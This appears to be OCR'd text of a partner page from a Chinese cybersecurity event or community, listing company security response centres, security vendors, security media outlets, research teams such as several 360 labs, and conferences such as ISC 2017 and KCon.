OPPO安全应急响应中心 OPPO Security Response Center

平安安全应急响应中心 PINGAN Security Response Center

去哪儿安全应急响应中心 Qunar Security Response Center

Seebug

SRC部落

搜狗安全应急响应中心 Sogou Security Response Center

苏宁安全应急响应中心 Suning Security Response Center

新浪安全应急响应中心 Sina Security Response Center

途牛安全应急响应中心 Tuniu Security Response Center

VKSRC VIPKID安全应急响应中心 VIPKID Security Response Center

VSRC 唯品会安全应急响应中心 VIP Security Response Center

挖财安全应急响应中心 Wacai Security Response Center

PW SRC 完美世界安全应急响应中心 security.wanmei.com

网易安全应急响应中心 NetEase Security Response Center

微博安全应急响应中心 Weibo Security Response Center

WiFi 万能钥匙 安全应急响应中心

小米安全中心 Xiaomi Security Center

携程安全应急响应中心 Ctrip Security Response Center

YSRC 宜人贷安全应急响应中心 Yirendai Security Response Center

CESRC 宜信安全应急响应中心 CreditEase Security Response Center

ZTO 中通安全应急响应中心 ZTO Security Response Center

猪八戒网安全应急响应中心 ZBJ Security Response Center

字节跳动安全中心 ByteDance Security Center

合作公司

360 企业安全

爱加密 www.ijiami.cn

DBAPPSecurity 安恒信息

DBSEC 安华金和

合作公司


安全狗
安全派
AI安赛AISEC
安胜 Anscen
ansion 安|信|与|诚
ANKKI 昂楷科技
八分量 Octa Innovations
白帽汇 BAIMAOHUI.NET
白山云科技 BAISHANCLOUD
长亭科技 CHAITIN
顶象
盾客科技
GooAnn gooann.com 谷安天下
观数科技 Data Insight Technology
GS 国舜
iBOXCHAIN 盒子科技
华安普特 www.idc126.com
华胜信息 TEAMSUNINFO
春秋
GEETEST 极验 全球交互安全创领者
TASS 江南天安
锦行科技 Jeeseen Technologies
CIMER 君立华域
JOWTO 极图科技
库神 COLDLAR
猎聘 Liepin.com
凌晨网络科技
慢雾科技 slow mist
美创 MEICHUANG
敬捷科技 agile technology
默安科技 企业信赖的安全伙伴
墨云科技 vackbot.com
祺云
岂安科技
青藤云安全
任子行 SURFILTER
睿语
SAIKE赛客
赛宁网安
神月信安
观星 Data Star Observatory
四维创智
cirrus gate 思睿嘉得
四叶草安全 Clover Sec
SOBUG
SUGAR

合作公司


Testin

天空卫士
SkyGuard

同盾科技
www.tongdun.cn

tujia 途家

VEDA 卫达
安全

威努特
WINICSSEC

威胁猎人
THREAT HUNTER

无声信息

悬镜
XMIRROR

XFSEC


宜信
CreditEase

INGEEK 银基

云盾先知
安全情报

映客直播

知道创宇

中超伟业

中交兴路

中科物安

中睿天下

安全媒体


安在
ANZER

安全盒子
secbox.cn

安全内参
网络安全首席知识官

安全牛
AQNIU.COM

安全智库

东方安全
cnetsec.com

E安全

GitChat

.com
华盟网

看雪

雷锋网

MottoIN

浅黑
Shallow Black

SecWiki

嘶吼
ROARTALK

铁匠运维网
tiejiang.org

威客安全
secwk.com

XCTF社区

信安在线
www.cnmstl.net

信安之路

Secfree.com
指尖安全

安全团队


KEE
TEAM

360 ADLAB

360 ALPHA


ICE SWORD
360冰刃实验室

360代码卫士
codesafe


360烽火实验室

Gear Team

360
IOT安全研究院

猎网平台

Marvel Team

MESHFIRE TEAM

NIRVAN

CyImmuLab
360 North American Research Center

PEGASUS

360 QRacTeam

360天巡
新一代无线入侵防御系统

360vulcan

Vulpecker Team

360
网络安全学院



360无线电安全研究部

SKY-GO

360追日团队

404 Team


安全文库
我的网络安全攻防百科

安全字典
WWW.SECDIC.COM

DMZ Lab

风暴中心
SaaS化大数据平台


GODANN INSTITUTE


火绒安全
www.huorong.cn


Joinsec

猎

PANGU TEAM

alaxy 平安银河实验室
PINGAN'S GALAXY LAB

破壁计划

启明星辰 ADlab

赛可达实验室
skd labs

安全会议

ISC
2017

KCon

MOSEC

SSC

中国网络安全大会
China Cyber Security Conference